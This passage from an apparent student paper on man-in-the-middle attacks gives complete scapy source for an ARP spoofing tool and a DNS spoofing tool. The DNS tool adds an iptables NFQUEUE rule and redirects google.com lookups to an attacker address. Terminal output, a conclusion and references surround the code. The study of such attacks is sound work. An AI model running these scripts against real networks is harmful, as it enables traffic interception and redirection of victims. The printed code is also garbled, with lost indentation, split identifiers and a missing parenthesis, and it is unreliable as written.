loneranger@aneeshSubudhi: ~/Desktop
loneranger@aneeshSubudhi:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.100.7            ether   08:00:27:84:d9:e1   C                     enp0s3
192.168.100.3            ether   08:00:27:21:d9:e8   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
loneranger@aneeshSubudhi:~/Desktop$
```

Fig 12. Restored ARP Cache

12. Lastly if we try to ping google.com the DNS translation will take place correctly as we can see below. (The real IP address for google.com was 142.250.76.174). Everything should be working the way it was on the victim's PC



```
loneranger@aneeshSubudhi: ~/Desktop
loneranger@aneeshSubudhi:~/Desktop$ ping google.com
PING google.com (142.250.192.78) 56(84) bytes of data.
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=1 ttl=56 time=50.2 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=2 ttl=56 time=41.8 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=3 ttl=56 time=36.2 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=4 ttl=56 time=34.5 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=5 ttl=56 time=40.1 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=6 ttl=56 time=41.0 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=8 ttl=56 time=35.6 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=9 ttl=56 time=34.3 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=10 ttl=56 time=36.5 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=11 ttl=56 time=36.0 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=12 ttl=56 time=35.8 ms
^C
--- google.com ping statistics ---
12 packets transmitted, 11 received, 8.33333% packet loss, time 11104ms
rtt min/avg/max/mdev = 34.279/38.374/50.214/4.479 ms
loneranger@aneeshSubudhi:~/Desktop$
```

Fig 13. Successful pinging of Google.com

5.2 Code Implementation (ARP Spoof)

```
from scapy.all import Ether, ARP, srp, send
import argparse
import time
import os
import sys
def get_mac(ip):
ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip),
timeout=3,
verbose=0)
if ans:
return ans[0][1].src
def spoof(target_ip, host_ip, verbose=True):
target_mac = get_mac(target_ip)
arp_response = ARP(pdst=target_ip,
hwdst=target_mac, psrc=host_ip,
op='is-at')
send(arp_response, verbose=0)
if verbose:
self_mac = ARP().hwsrc
print("[+] Sent to {} : {} is-at {}".format(target_ip,
host_ip,
self_mac))
def restore(target_ip, host_ip, verbose=True):
target_mac = get_mac(target_ip)
host_mac = get_mac(host_ip)
arp_response = ARP(pdst=target_ip,
hwdst=target_mac, psrc=host_ip,
hwsrc=host_mac)
send(arp_response, verbose=0, count=7)
if verbose:
print("[+] Sent to {} : {} is-at {}".format(target_ip,
host_ip,
host_mac))
```

```
if __name__ == "__main__":
parser = argparse.ArgumentParser(description="ARP
spoof script")
parser.add_argument("target", help="Victim IP Ad-
dress to ARP poison")
parser.add_argument("host", help="Host IP Address,
the host you wish to
intercept packets for (usually the gateway)")
parser.add_argument("-v", "--verbose", ac-
tion="store_true",
help="verbosity, default is True (simple message
each second)")
args = parser.parse_args()
target, host, verbose = args.target, args.host,
args.verbose
try:
while True:
spoof(target, host, verbose)
spoof(host, target, verbose)
time.sleep(1)
except KeyboardInterrupt:
print("[!] Detected CTRL+C ! restoring the network,
please wait...")
restore(target, host)
restore(host, target)
```

5.3 Code implementation (DNS Spoofing)

```
from scapy.all import *
from netfilterqueue import NetfilterQueue
import os
dns_hosts = {
b"www.google.com.": "192.168.100.7",
b"google.com.": "192.168.100.7",
b"google.in": "192.168.100.7"
}
def process_packet(packet):
"""
Whenever a new packet is redirected to the netfilter
queue,
this callback is called.
"""
scapy_packet = IP(packet.get_payload())
if scapy_packet.haslayer(DNSRR):
print("[Before]:", scapy_packet.summary())
try:
scapy_packet = modify_packet(scapy_packet)
except IndexError:
pass
print("[After ]:", scapy_packet.summary())
packet.set_payload(bytes(scapy_packet))
packet.accept()
```

```
def modify_packet(packet):
qname = packet[DNSQR].qname
if qname not in dns_hosts:
print("no modification:", qname)
return packet
packet[DNS].an = DNSRR(rrname=qname, rda-
ta=dns_hosts[qname])
packet[DNS].ancount = 1
del packet[IP].len
del packet[IP].chksum
del packet[UDP].len
del packet[UDP].chksum
return packet
if __name__ == "__main__":
QUEUE_NUM = 0
# insert the iptables FORWARD rule
os.system("iptables -I FORWARD -j NFQUEUE --queue-
num
{}".format(QUEUE_NUM))
queue = NetfilterQueue()
try:
queue.bind(QUEUE_NUM, process_packet)
queue.run()
except KeyboardInterrupt:
os.system("iptables --flush"
```

6 Conclusion

All in all, we have tried to demonstrate how a DNS spoofing attack works with man in the middle attack and ARP Spoofing. We demonstrated the experiment and showed the results in real time. Such an attack is critical for any sort of penetration testing. Going forward, we would like to explore remedial measures for such attacks and how to protect against them.

References

[1] Abdulridha Hussain, Mohammed & Jin, Hai & Hussien, Zaid & Abduljabbar, Zaid & Abbdal, Salah & Ibrahim, Ayad. (2016). DNS Protection against Spoofing and Poisoning Attacks. 1308-1312. 10.1109/ICISCE.2016.279

[2] Babu, P. & Bhaskari, Lalitha & CH. Satyanarayana,. (2011). A Comprehensive Analysis of Spoofing. International Journal of Advanced Computer Sciences and Applications. 10.14569/IJACSA.2010.010623.

[3] Mallik, Avijit & Ahsan, Abid & Shahadat, Mhia & Tsou, Jia-Chi. (2019). Man-in-the-middle-attack: Understanding in simple words. 3. 77-92. 10.5267/j.ijdns.2019.1.001.

[4] Javeed, Danish & MohammedBadamasi, Umar. (2020). Man in the Middle Attacks: Analysis, Motivation and Prevention. International Journal of Computer Networks and Communications Security. 8. 52-58. 10.47277/IJCNCS/8(7)1.

[5] Al-Mhiqani, Mohammed & Ahmad, Rabiah & Zainal Abidin, Zaheera & Ali, Nabeel & Abdulkareem, Karrar. (2019). REVIEW OF CYBER ATTACKS CLASSIFICATIONS AND THREATS ANALYSIS IN CYBER-PHYSICAL SYSTEMS. International Journal of Internet Technology and Secured Transactions. 9. 282-298.

10.1504/IJITST.2019.10015387.

[6] Z. Chen, S. Guo, K. Zheng and H. Li, "Research on Man-in-the-Middle Denial of Service Attack in SIP VoIP," 2009 International Conference on Networks Security, Wireless Communications and Trusted Computing, 2009, pp. 263-266, doi: 10.1109/NSWCTC.2009.326.

[7] D. Arnaldy and A. R. Perdana, "Implementation and Analysis of Penetration Techniques Using the Man-In-The-Middle Attack," 2019 2nd International Conference of Computer and Informatics Engineering (IC2IE), 2019, pp. 188-192, doi: 10.1109/IC2IE47452.2019.8940872.

[8] JS. K, S. V, A. Singh, A. R, H. Saxena and S. S. S, "Detection and Mitigation of Man-in-the-Middle Attack in IoT through Alternate Routing," 2022 6th International Conference on Computing Methodologies and Communication (ICCMC), 2022, pp. 341-345, doi: 10.1109/ICCMC53470.2022.9753832.

[9] M. Ren, Y. Tian, S. Kong, D. Zhou and D. Li, "An detection algorithm for ARP man-in-the-middle attack based on data packet forwarding behavior characteristics," 2020 IEEE 5th Information Technology and Mechatronics Engineering Conference (ITOEC), 2020, pp. 1599-1604, doi: 10.1109/ITOEC49072.2020.9141555.

[10] S. Maroofi, M. Korczyński, A. Hölzel and A. Duda, "Adoption of Email Anti-Spoofing Schemes: A Large Scale Analysis," in IEEE Transactions on Network and Service Management, vol. 18, no. 3, pp. 3184-3196, Sept. 2021, doi: 10.1109/TNSM.2021.3065422.